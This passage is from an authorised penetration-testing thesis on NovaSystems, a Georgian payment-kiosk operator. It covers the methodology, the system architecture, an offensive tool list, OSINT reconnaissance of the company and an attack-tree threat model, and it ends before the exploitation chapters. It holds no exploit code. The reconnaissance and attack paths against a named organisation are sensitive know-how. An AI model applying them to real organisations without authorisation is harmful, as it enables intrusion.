

TALLINN UNIVERSITY OF TECHNOLOGY  
School of Information Technologies

Saba Udzilauri 184024IVSB

# **Security Testing of NovaSystems' Backend Architecture**

Bachelor's thesis

Supervisor: Kaido Kikkas  
PhD

Tallinn 2022

TALLINNA TEHNIKAÜLIKOOL  
Infotehnoloogia teaduskond

Saba Udzilauri 184024IVSB

# **NovaSystemsi tagarakenduse arhitektuuri turvatestimine**

Bakalaureusetöö

Juhendaja: Kaido Kikkas  
PhD

Tallinn 2022

## **Author's declaration of originality**

I hereby certify that I am the sole author of this thesis. All the used materials, references to the literature and the work of others have been referred to. This thesis has not been presented for examination anywhere else.

Author: Saba Udzilauri

25.04.2022

## **Abstract**

Every day any of the IT systems are at risk of new vulnerabilities for them being discovered, it's critical for infrastructure maintainers to stay on top of the game and patch their systems in time before attackers get a chance to get hold of a potentially vulnerable system and disrupt or damage business operations. This thesis states that there's such a risk for a financial service provider Company called NovaSystems, due to the low amount of attention directed towards properly maintaining the systems in use since the year of 2014.

The main goal of the thesis is to gain a clearer view of the level of security in the organization being tested and offer recommendations and immediate actions to be taken to fix the discovered issues. The author will work towards the goal by applying a custom penetration testing methodology largely based on The Penetration Testing Standard (PTES) and its technical guidelines, using various books, handbooks, and web sources to aid with intelligence gathering, vulnerability scanning, and exploitation. At the end of the penetration test, a summary of all the findings will be offered along with ways of resolving the discovered issues.

The penetration testing has shown a number of critical vulnerabilities and security issues, which left untreated could pose a great risk to business operations in the event of a malicious attack. The recommendations and needed patches were put forth and the author has been helping the team at the target organization to integrate them. The raised level of security will help the company minimize the potential damage and chance of successful malicious attacks.

This thesis is written in English and is 57 pages long, including 6 chapters and 14 figures.

## **Annotatsioon**

### **Novasystems'i tagarakenduse arhitektuuri turvatestimine**

Kõiksugused IT-süsteemid on igapäevaselt paljastatud uutele ohtudele, mis võivad põhjustada kaitsmatust. Infrastruktuuri hooldajate jaoks on ülioluline olla oma parimas vormis ja süsteemid õigeaegselt ära parandada, enne kui ründajatel tekib võimalus potentsiaalselt haavatavat süsteem üle võtta ja äritegevust häirida või kahjustada. Selles lõputöös on välja toodud, et finantsteenuseid osutav ettevõtte NovaSystems on sellise ohu all, mis tuleneb alates 2014. aastast läbiviidud kasutusel olevate süsteemide hooldamiste ebatäielikkusest.

Lõputöö peamine eesmärk on saada vaadeldava organisatsiooni turvalisuse tasemest selgem ülevaade ning pakkuda soovitusi ja viivitamatuid toiminguid avastatud probleemide lahendamiseks. Autor rakendab eesmärgini jõudmiseks kohandatud läbitungimiskatse metoodikat, mis põhineb suure osas The Penetration Testing Standardil (PTES) ja selle tehnilistel juhistel, kasutades erinevaid raamatuid, juhendeid ja veebiallikaid, et luureandmeid koguda, haavatavust skaneerida ja ekspluateerida. Läbitungimiskatse lõpule viimisel pakutakse kõikide avastatud probleemide kokkuvõtet koos nende lahendamise viisidega.

Läbitungimiskatse on välja toonud mitmeid kriitilisi ohukohti ja turvaprobleeme, mis parandamata jätmisel võivad pahatahtliku rünnaku korral äritegevusele suureks ohuks osutada. Sihtorganisatsioon on soovitusel ja vajalikud parandused vastu võtnud ning autor on aidanud asutuse meeskonnal neid integreerida. Kõrgendatud turvalisuse tase minimeerib ettevõtte potentsiaalset kahju ja pahatahtlike rünnakute edukust.

Lõputöö on kirjutatud inglise keeles ning sisaldab teksti 57 leheküljel, 6 peatükki, 14 joonist.

## **List of abbreviations and terms**

API	Application programming interface
ARP	Address resolution protocol
CEO	Chief executive officer
DNS	Domain name service
FTP	File transfer protocol
GUI	Graphical User Interface
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
LAN	Local Area Network
MITM	Man in the Middle ( cyber attack )
NLA	Network Level Access
OSINT	Open source intelligence
RDP	Remote Desktop protocol
SDK	Software Development Kit
SMB	Server Message Block Protocol
SOAP	Simple Object Access Protocol
SQL	Structured Query Language
SSH	Secure Shell Protocol
TCP	Transmission control protocol
UDP	User Datagram Protocol
URL	Uniform Resource Locator
VPN	Virtual private network
WLAN	Wireless Local Area Network
WPA	Wi-Fi Protected Access
XML	Extensible Markup Language

## Table of Contents

1	Introduction.....	10
2	Background research.....	12
2.1	Cyber Security in Georgia.....	12
2.2	The target organization.....	13
2.3	PayBoxes – NovaSystems’ self-service machines.....	13
3	Methodology.....	15
3.1	Security Testing.....	15
3.2	Style of the penetration test.....	17
3.3	Types and targets of the penetration test.....	19
3.4	Penetration testing methodology.....	19
4	Testing process.....	21
4.1	Pre-engagement.....	21
4.1.1	Defining the scope.....	21
4.1.2	System components.....	22
4.1.3	Target servers.....	24
4.1.4	Tool selection.....	24
4.2	Intelligence gathering.....	25
4.2.1	OSINT investigation of the company.....	25
4.2.2	DNS lookup.....	26
4.2.3	theHarvester.....	26
4.2.4	Wireless network discovery.....	27
4.3	Threat modeling.....	27
4.3.1	Local Area Network access point.....	29
4.3.2	Servers’ access points.....	29
4.4	Vulnerability Analysis.....	30
4.4.1	Stealing the handshake.....	30
4.4.2	MITM on Wireless network.....	30

4.4.3	Continuing on MITM.....	31
4.4.4	Analyzing the hosts.....	32
4.5	Exploitation.....	33
4.5.1	Virtual private network penetration attempt.....	33
4.5.2	Individual server exploitation.....	34
4.5.3	Social Engineering with Evil Twin Attack.....	37
4.5.4	Physical penetration test.....	37
4.6	Post exploitation.....	38
4.6.1	Recreating the HTTP requests.....	38
4.6.2	Stealing and analyzing source code of the main application.....	39
5	Results.....	41
5.1	Publicly available information.....	41
5.2	VPN & WI-FI.....	42
5.2.1	Exploiting software vulnerability.....	42
5.2.2	Obtaining the password.....	42
5.3	Local Ethernet & router ports .....	44
5.3.1	Physical penetration by an external agent.....	44
5.3.2	Malicious usage by a rogue employee.....	45
5.4	Server access points.....	45
5.4.1	Exploiting a software vulnerability.....	45
5.4.2	RDP.....	45
5.5	Communications in the WLAN/LAN.....	46
5.5.1	Possibility for MITM.....	46
5.5.2	Unencrypted traffic.....	46
6	Summary.....	47
	References.....	49
	Appendix 1 – Non-exclusive licence for reproduction and publication of a graduation thesis.....	53
	Appendix 2 – Important assets.....	54
	Appendix 3 - Testing process.....	55



## List of Figures

Figure 1: Security Testing methods. Accuracy/Thorough graph.....	15
Figure 2: Security Testing methods taxonomy [13].....	17
Figure 3: Penetration test style/type graph [15].....	18
Figure 4: NovaSystems' system diagram, Supplied by NovaSystems.....	22
Figure 5: Backend architecture attack paths, created by the author.....	28
Figure 6: net.probe on results, created by the author.....	31
Figure 7: Setting the payload, created by the author.....	34
Figure 8: Shell access granted, created by the author.....	35
Figure 9: Successful theft of credentials with Seth, created by the author.....	36
Figure 10: Recreating the HTTP request, created by the author.....	38

## **1 Introduction**

Every day there's a chance of vulnerability discovery for any of the IT systems, it's critical for infrastructure maintainers to stay on top of the game and patch their systems in time before attackers get a chance to get hold of a potentially vulnerable system and disrupt or damage business operations. It's important to evaluate your system regularly. This way, you can identify potential weaknesses and take steps to prevent them from being exploited.

One of the most common mistakes organizations make, is believing that a few years without any cyber-attacks means no future risk exists, and lowered attention toward security is justified. That is a recipe for disaster. Especially if the amount of years from the last upgrade of the security is so much that the vulnerabilities of the unpatched systems become trivial to exploit, thus enabling even not-very-proficient attackers or malicious users to have a chance at disrupting the business operations.

Furthermore, the awareness and level of security in Georgia are very low, the amount of time and resources spent on cyber security in Georgian organizations is unsatisfactory, and with this thesis, the author hopes to show that many vulnerabilities can be found in an average local organization which has given minimal attention to properly maintaining and patching their systems installed some years ago.

This thesis states that there are various old systems running within the target company's business architecture that have a very high likelihood of being outdated and potentially vulnerable. The author will conduct penetration testing as means to evaluate the state of security in the target company, test the incident detection and response abilities, demonstrate the ability and reach of intelligence gathering performed by an average malicious user and demonstrate the worst-case scenarios.

The main goals of the penetration test will be understanding the current state of security by modeling the attack tree and finding the main access points and assets to test followed by performing vulnerability discovery and analysis on them to then list appropriate fixes and recommendations in the report.

During penetration tests organizations are often tested against compliance, but during the discussions with the company it has been made clear that there's no pressure from regulatory bodies and neither from the stakeholders, thus helping the company become compliant will not be one of the priority goals of this security testing operation. In addition to compliance, creating a security strategy is also often part of penetration tests, this also will be left outside of the scope of this thesis due to the lack of personnel experienced in informational security and a limited budget for future security operations, instead of focusing on helping the company develop a security strategy this paper will focus on a list of recommended immediate actions and fixes to raise the level of the security. Physical penetration tests on the Self-service payment machines and tests on third-party services are also out-of-bounds for this penetration test.

The thesis is divided into three main parts: Methodology, Penetration testing, and Report. In the Methodology part, the reader is introduced to security testing concepts and the main motivations for conducting the penetration test are laid out. The Penetration testing part contains the actions conducted in the 6 out of 7 steps listed in The Penetration Testing Standard 1.1, while the Report part sums up the findings from the testing phase and offers fixes and recommendations.

The contribution of this work will be discovering and pointing out vulnerabilities as well as helping the target company integrate the fixes and patches. Hopefully raising the awareness of cyber security among the personnel along the way and implementing additional physical and digital intrusion detection systems.

## **2 Background research**

This chapter introduces the reader to the state and awareness of cyber security in Georgia, tells about the organization to be tested and offers some information about the type and flow of service provided by machine terminals.

### **2.1 Cyber Security in Georgia**

The overall state and awareness of cyber security in Georgia is unsatisfactory. At the time of writing it occupies 61st place in the National Cyber Security Index, 55th place in the Global Cybersecurity Index, 74th place in the ICT Development Index, and 68th Networked Readiness Index.[1]

Furthermore, the mass-scale Cyber attacks on Georgian websites in 2008 [2] and 2019 [3] have shown the unreadiness of mass-scale political attacks, it's even worse than those attacks were not very complicated in nature either [4]. In 2013's attack on the website of the Georgian parliament, the attackers were mocking the state of security by pointing out its low protection and need for improvement [5]. Apart from political and mass-scale attacks, the Georgian police website has pointed out the lack of awareness and level of informational security in the commercial sector as well [6].

Putting deliberate cyber attacks aside, V.Napetvaridze and A. Chochia in their research about "Cybersecurity in the Making - Policy and Law: a Case Study of Georgia" point out two significant failures which show that giant websites such as "biletebi.ge" and governmental web-portal can shut down without the need of a cyber attack [7].

## **2.2 The target organization**

NovaSystems is a software development company founded in 2014. Their main business is payment terminals: OnePay PayBoxes - unattended self-service payment machines that accept cash and coins [8]. Among the services offered by PayBoxes are payment of home & internet bills, bank deposits, gambling, parking, and fines. The web services/endpoints offered are either developed in-house or rented from third parties and other organizations.

NovaSystems' PayBoxes are one of the most widely used in Georgia, they help facilitate a lot of financial transactions day-to-day, thus up-to-date security is of utmost importance. These types of payment machines are being operated by other companies as well, such as TBC Bank, Bank of Georgia, Oppa, Pay.ge but they will not be tested nor reviewed in this paper.

## **2.3 PayBoxes – NovaSystems' self-service machines**

A self-service terminal payment machine is a compact kiosk that can process payment transactions using various modes of payment such as cash, card, e-wallet, and checks. Payment terminals usually have money acceptors and built-in readers to be able to accept and process paper currency and coins. Also called the reverse automated teller machine (ATM), the most critical elements are storage security, data security, and real-time processing.[9] Self-service payment machines are designed for nonstop service (24/7). Frames of the machines can be fitted with security locks, certified safes, and other types of security. Focusing on the payment system that these terminals utilize, it is unique to the business using it. Some applications are developed from scratch, while others are built using a software development kit (SDK). SDKs enable the customization of machine processes.

NovaSystem's PayBoxes are similar in hardware and software architecture to other self-service payment machines, standing both indoors and outdoors and rigged to withstand bad weather conditions, they provide convenience for people wanting to pay for a

service at any time of the day/night, without the need to travel long distances. The flow of a transaction operation is rather simple and the steps are as follows:

1. First, The user interacts with the machine using a touchscreen, selects a service, and fills in the transaction details providing ID or funds if necessary.
2. The software on the machine then sends the transaction details to NovaSystem's backend for processing.
3. The processed transaction is then forwarded to the respective business's backend API to be processed again on their end.
4. The answer is then logged into the local database and failed transactions are then handled accordingly.

The company takes the responsibility for receiving funds from the end-user onto themselves, transfers the payments for the services from their own account, and later collects all the collected cash and coins from the machines.

### 3 Methodology

This chapter introduces the reader to the concept of security testing, explains the reasoning for the style of penetration test selected, and lists the type of penetration tests to be conducted. In addition, it tells the reader more about the methodology of the penetration test itself to be conducted.

#### 3.1 Security Testing




Figure 1: Security Testing methods. Accuracy/Thorough graph

Vulnerability testing and Penetration testing are one of the most widely used forms of testing security. Penetration testing, also known as pen testing or security testing is a form of ethical hacking. It means the intentional launching of cyberattacks by white hat penetration testers using tools and strategies designed to find and exploit vulnerabilities in networks, websites, or applications. Penetration testing goes a step beyond vulnerability testing in the field of security assessments:

*“Unlike vulnerability scanning—a process that examines the security of individual computers, network devices, or applications—penetration testing assesses the security model of the network as a whole. Penetration testing can reveal to network administrators, IT managers, and executives the potential consequences of a real attacker breaking into the network. Penetration testing also sheds light on the security weaknesses missed by a typical vulnerability scan” [10].*

Along with identifying exploitable areas in the system architecture for the purpose of helping the tested organization implement effective security controls, penetration testers can also use testing techniques to test the robustness of security policies, test its regulatory compliance, or awareness of security among the target company’s employees. A big advantage of Penetration Testing is its attention toward Social Engineering, which allows for testing of procedures and the human element network security [11]. In addition, testing the target’s security detection and response abilities is also quite often one of the objectives of the test performed. Although, the exhaustive nature of penetration tests is the main appeal for selecting it as a methodology when testing the security of a system, capturing the details only where needed, while not uselessly encumbering the testing and reporting activities, is an equally important factor [12]. Below a reader can find a proposed taxonomy model in a research article named: “Analysis of Security Testing Techniques” [13].






Figure 2: Security Testing methods taxonomy [13]

### 3.2 Style of the penetration test

There are different manners in which penetration tests can be conducted based on the amount of information the tester knows about the targets, what the target knows about the tester or expects from the test, and the legitimacy of the test. Some tests will test the tester's skill more than actually testing the security of a target [14].




Figure 3: Penetration test style/type graph [15]

After assessing the company's priorities and motivations for the need for security testing a Double Gray Box penetration [15], also known as the White Box test was chosen. The target company is aware of the incoming penetration test but has no information about the exact dates and times the individual actions are conducted. The tester has been given some information about the target system architecture, such as the topology of the system and its different components and how they interact with each other.

The tester will attempt to gather information on different levels from an attacker's perspective and fill in the missing information by requesting it from the target company. The requested information will be expected to communicate the description for each of the assets discovered so a corresponding approach can be chosen for each one.

This style of a penetration test is the most fitting for this operation since the limited available time can be directed from the intelligence-gathering phase towards the vulnerability analysis and exploitation phases, while still focusing on vulnerabilities with the highest potential of discovery testing the company's incident detection and response-ability will also be a part of the test. It allows demonstrating the viewpoint of an attacker as well as a worst-case scenario, where an attacker already has information

about the existence of all various assets and where to look for value extraction or destruction.

### **3.3 Types and targets of the penetration test**

Types of penetration tests in this paragraph refers to labeling the procedures of testing based on the type of environment to be tested. For example, Physical and Network penetration tests would need different types of questions to be asked to correctly define the scope and both environments have a unique set of actions required. The PTES uses this labeling in the pre-engagement phase while defining the questionnaire for the scope of engagement [16].

While interviewing one of the engineers from the company information was conveyed about the system topology, which in turn made it clear what types of penetration tests will need to be used.

- Network penetration test
- Physical penetration test
- Wireless penetration test
- Social Engineering

Physical and/or social engineering penetration tests will be given lower priority and time budget mainly due to ethical reasons and uncertainty of success rate/likelihood. Physical penetration tests on the Self-service payment machines and tests on third-party services are also out-of-bounds for this penetration test.

### **3.4 Penetration testing methodology**

There are different penetration testing methodologies, standards, and guidelines available for free online, such as the Open Source Security Testing Methodology Manual (OSSTMM)[15], the Penetration Testing Execution Standard (PTES)[16], Open Web Application Security Project (OWASP)[17] and the publications from The National Institute of Standards and Technology (NIST)[18]. The methodology of the penetration test will be custom to fit the thesis volume and the target company's main

priorities. Some formalities and the more time-consuming parts will be given less priority to be able to deliver the most value to the organization within the given time frame. Although the methodology of penetration testing is custom it will be largely based on the Penetration Testing Execution Standard ( PTES ) along with its technical guidelines, due to the motivations and primary goals of the penetration test stated by the company. Moreover, it has very practical [19] guidelines and activities as well as the simplicity to follow for not-so-experienced pentesters. Furthermore, Dr. Patrick Engebretson in His Book “The Basics of Hacking and Penetration Testing, Second Edition: Ethical Hacking and Penetration Testing Made Easy” [20] recommends this standard, he mentions it as a fantastic resource and a well-defined, mature framework that can be implemented in conjunction with many of the topics covered in the mentioned book, which will be used as an additional resource to aid the process of penetration testing in this paper.

The penetration testing execution standard consists of seven main sections. These sections cover everything related to a penetration test, these main sections are as follows:

1. Pre-engagement
2. Intelligence gathering
3. Threat Modeling
4. Vulnerability Analysis
5. Exploitation
6. Post-exploitation
7. Reporting

## **4 Testing process**

The author would like to state that all actions performed in the process of penetration testing were legal and written permission had been issued by the target company. In addition, the target company was aware that penetration testing had a risk of causing instability, downtime, or other types of unintended damage to the business operation and had acknowledged the risk.

### **4.1 Pre-engagement**

In this subchapter, pre-engagement activities will be followed to the best of the ability from “The Penetration Testing Execution Standard Documentation Release 1.1”. Some irrelevant operations will be omitted such as actions and formalities that are necessary when the pentest is provided as a commercial service by a pen-testing firm.

#### **4.1.1 Defining the scope**

A questionnaire was developed and forwarded to the company representative engineer who filled the tester with the information helpful for defining the scope of engagement. The answers pointed out the following:

- Current security program in the company is immature/ almost nonexistent.
- The only way the servers with databases and apps/services can be accessed is through the Local Area Network, either by 1) physically through on-site Ethernet ports, 2) Through the single existing Wireless network, or 3) Through a remote connection using the VPN

- Forged transactions directly remove money from the company’s finances. Once a forged transaction is confirmed the company pays other businesses from their own account and later retrieves the cash from the self-service machines. This pointed out the potentially devastating consequences in the event of forged transactions.
- There are few servers running WebApps and WebServices that are to be handled with extra care since their integrity and availability are critical to mission operation and their downtime directly results in financial loss for the target company.
- The only third-party services that exist and are out-of-bounds for this test are those businesses’ API endpoints, whose services the self-service machines are providing.
- There are no backup systems in place, the reasoning, as explained, was lack of need. The source code of the Application is managed on GitLab.

#### 4.1.2 System components




Figure 4: NovaSystems’ system diagram, Supplied by NovaSystems

The flow of a transaction operation is rather simple and the steps are as follows:

1. The user interacts with the GUI of the self-service terminal via a touchscreen, selects a service, and fills the transaction details providing ID or funds if necessary.
2. The .NET client(A) on the machine then hands over the transaction details to a C++ Client(B) application on the same machine, which then wraps the transaction up to be sent for processing.
3. The C++ Client(B) application sends the wrapped transaction to the C++ Host (C) application located on the servers inside the office building.
4. The C++ Host(C) application then sends the transaction object via SOAP protocol to Webservice called “Universal Provider”
5. Universal provider then sends the processed transaction to the respective business’s backend API to be processed on their end.
6. An answer comes back to the Universal provider App which is forwarded to the C++ Host(C) to log in to the Oracle database.
7. Failed transactions are then handled through TechSupport WebApp.

There is also a .NET host application (D) that checks for PayBox software updates every ten minutes in the SQL database and if a new version is seen it updates the software with FTP to the PayBox machines.

### 4.1.3 Target servers

The target organization was requested to provide a list of IP Addresses of the servers in their network that served at least some purpose in their business operations, afterward an engineer was asked to rate them based on Importance to business operations on a scale of 1-5 and give a brief description of the role of the server as well as what services or applications are located there. The rated list was then filtered out to only contain servers with an importance score of 4 and above. The 7 IP addresses in the final list were then replaced with nicknames for the thesis version of the penetration testing document (see Appendix 2 ).

### 4.1.4 Tool selection

Operating system used will be Kali Linux 64 bit. It was developed by Offensive Security as a hacking operating system built on a distribution of Linux called Debian. Kali Linux is the go-to OS for penetration testers [21]. It comes with many useful tools for penetration testing and saves a lot of downloading and installing time.

Some of the tools expected to be used are listed below, others will be installed based on need:

- **aircrack-ng**
- **airgeddon**
- **nmap**
- **wireshark**
- **bettercap**
- **metasploit**

*and all the essential packages/tools required to be able to run the above tools/commands*



## **4.2 Intelligence gathering**

Due to the nature of the penetration test in place, available time and minimal public appearance of the company, there will not be an exhaustive intelligence gathering performed. Intelligence will be gathered to demonstrate the available information to a potential attacker. Most of the required information for vulnerability analysis will be provided by the target company itself. The following steps were mostly based on the Intelligence gathering part of Technical Guidelines for PTES 1.1. .

### **4.2.1 OSINT investigation of the company**

#### **Google Maps search**

By a simple Google Maps search, one could find the company's exact address, architecture, and physical appearance of the office building, as well as opening and closing times, and a phone number. While the phone number, building, and location had been verified, the opening and closing times might not be up-to-date/accurate.

The only other items related to the company found with the Search engine were the LinkedIn and Facebook pages, which are going to be investigated next.

#### **Facebook**

Description/Biography part states that the company was established in 2014 year. This might suggest that the main infrastructure is most likely from that era. This combined with the information received from the target organization about its cyber security strategy being almost nonexistent and low efforts towards properly maintaining and patching their systems can help to think that the security flaws can potentially be 6 years old. The Facebook page contained their website and info@ mail username.

## **LinkedIn**

The LinkedIn page offers an incomplete and possibly outdated list of employees, out of 14 whose profile is listed and visible. Although the list might not be completely accurate, one could still use the public employee list to approach engineers and other staff members with malicious intent. This combined with the low level of cyber security awareness might make social engineering a viable option for an attacker.

## **Corporate Website**

Upon visiting the website the user is met with a 403 response. This further reinforces the assumption about the Company's interest in their public-facing being very low/questionable.

The certificate in use is issued by Let's Encrypt [22] and automatically renewed every 90 days. In the certificate field: Certificate Subject Alternative Mail additional domains and subdomains are revealed which could give malicious actors clues or potential points to investigate and extract information from.

### **4.2.2 DNS lookup**

DNS lookup at <https://nic.ge> revealed some other information such as

- A potentially outdated domain for the company. Upon looking up the domain it was revealed that it's no longer owned by anyone.
- A name of the previous owner/CEO
- Tech email of possibly one of the current/previous technical engineers

### **4.2.3 theHarvester**

theHarvester is a powerful OSINT tool that aids a pen tester in gaining an understanding of a company's external threat landscape on the internet. The tool gathers emails, names, subdomains, IPs, and URLs [23].

Running theHarvester provided additional clues such as additional LinkedIn members, IPs, and hosts. It also revealed cpanel service is being used on [cpanel.novasystems.ge](http://cpanel.novasystems.ge) subdomain. IPs found were scanned with nmap but no vulnerabilities were found.

#### **4.2.4 Wireless network discovery**

Upon traveling to the address displayed by Google Maps when the company name is used to search, the tester arrived at the office building of the company. Wireless network discovery was attempted which revealed the only wireless network called: “One Pay Dev” (OnePay is the name/logo visible on the self-service payment machines ). There are two access points: 2.4Ghz and 5Ghz bands.

**nmcli dev wifi** terminal command tells us about the security being used by the network which is WPA2. The strength of the password will be analyzed in the later phases.

### **4.3 Threat modeling**

Main goal of this phase is to identify the important assets that need to be secure and understand the path an attacker would have to take to get to them to be able to secure the initial access points. Due to the available time budget and the company’s priorities, it was decided to create a simplified attack tree-based threat model. The aim of attack trees is to represent complex security scenarios in an intuitive and easy-to-understand way. The power of the model relies on two factors: the labels of the nodes that may express any type of digital, physical, or human-related security concerns, and an intuitive notion of decomposition of complex goals into simpler sub-goals and basic actions[24].

*“A variety of methodologies have been developed to help analyze the risks from hostile threats. Unfortunately, many of these systems are based on simple checklists which are overly general in nature. Other approaches are highly subjective and fail to capture the logic behind the analysis. Attack treebased*

*threat models provide a more rigorous, engineering-like approach to hostile risk analysis.” [25]*

The company was interviewed to help understand the network, which in turn would help understand the attack paths. The assets shown here will be the ones that this penetration test concerns, it is not an exhaustive list and is simplified to allow for directing time where it’s more needed.




Figure 5: Backend architecture attack paths, created by the author

The figure above shows the path an attacker would have to take to be able to access the most important assets to the business operations, which are the servers hosting web apps, services, and databases. Below all threats to these assets will be listed along with the potential vulnerabilities.

### **4.3.1 Local Area Network access point**

#### **VPN & WI-FI**

- Exploiting software vulnerability
- Obtaining the password
  - Employee Leak
    - Intentional
    - Unintentional ( Social Engineering )
  - Theft
    - Exploiting of a device holding the password
    - Visual observation after physical penetration
  - Guessing/Cracking
    - Dictionary attacks
    - Brute-force

#### **2. Local Ethernet & router ports**

- Physical penetration by an external agent
- Malicious usage by a rogue employee

### **4.3.2 Servers' access points**

- Exploiting a software vulnerability
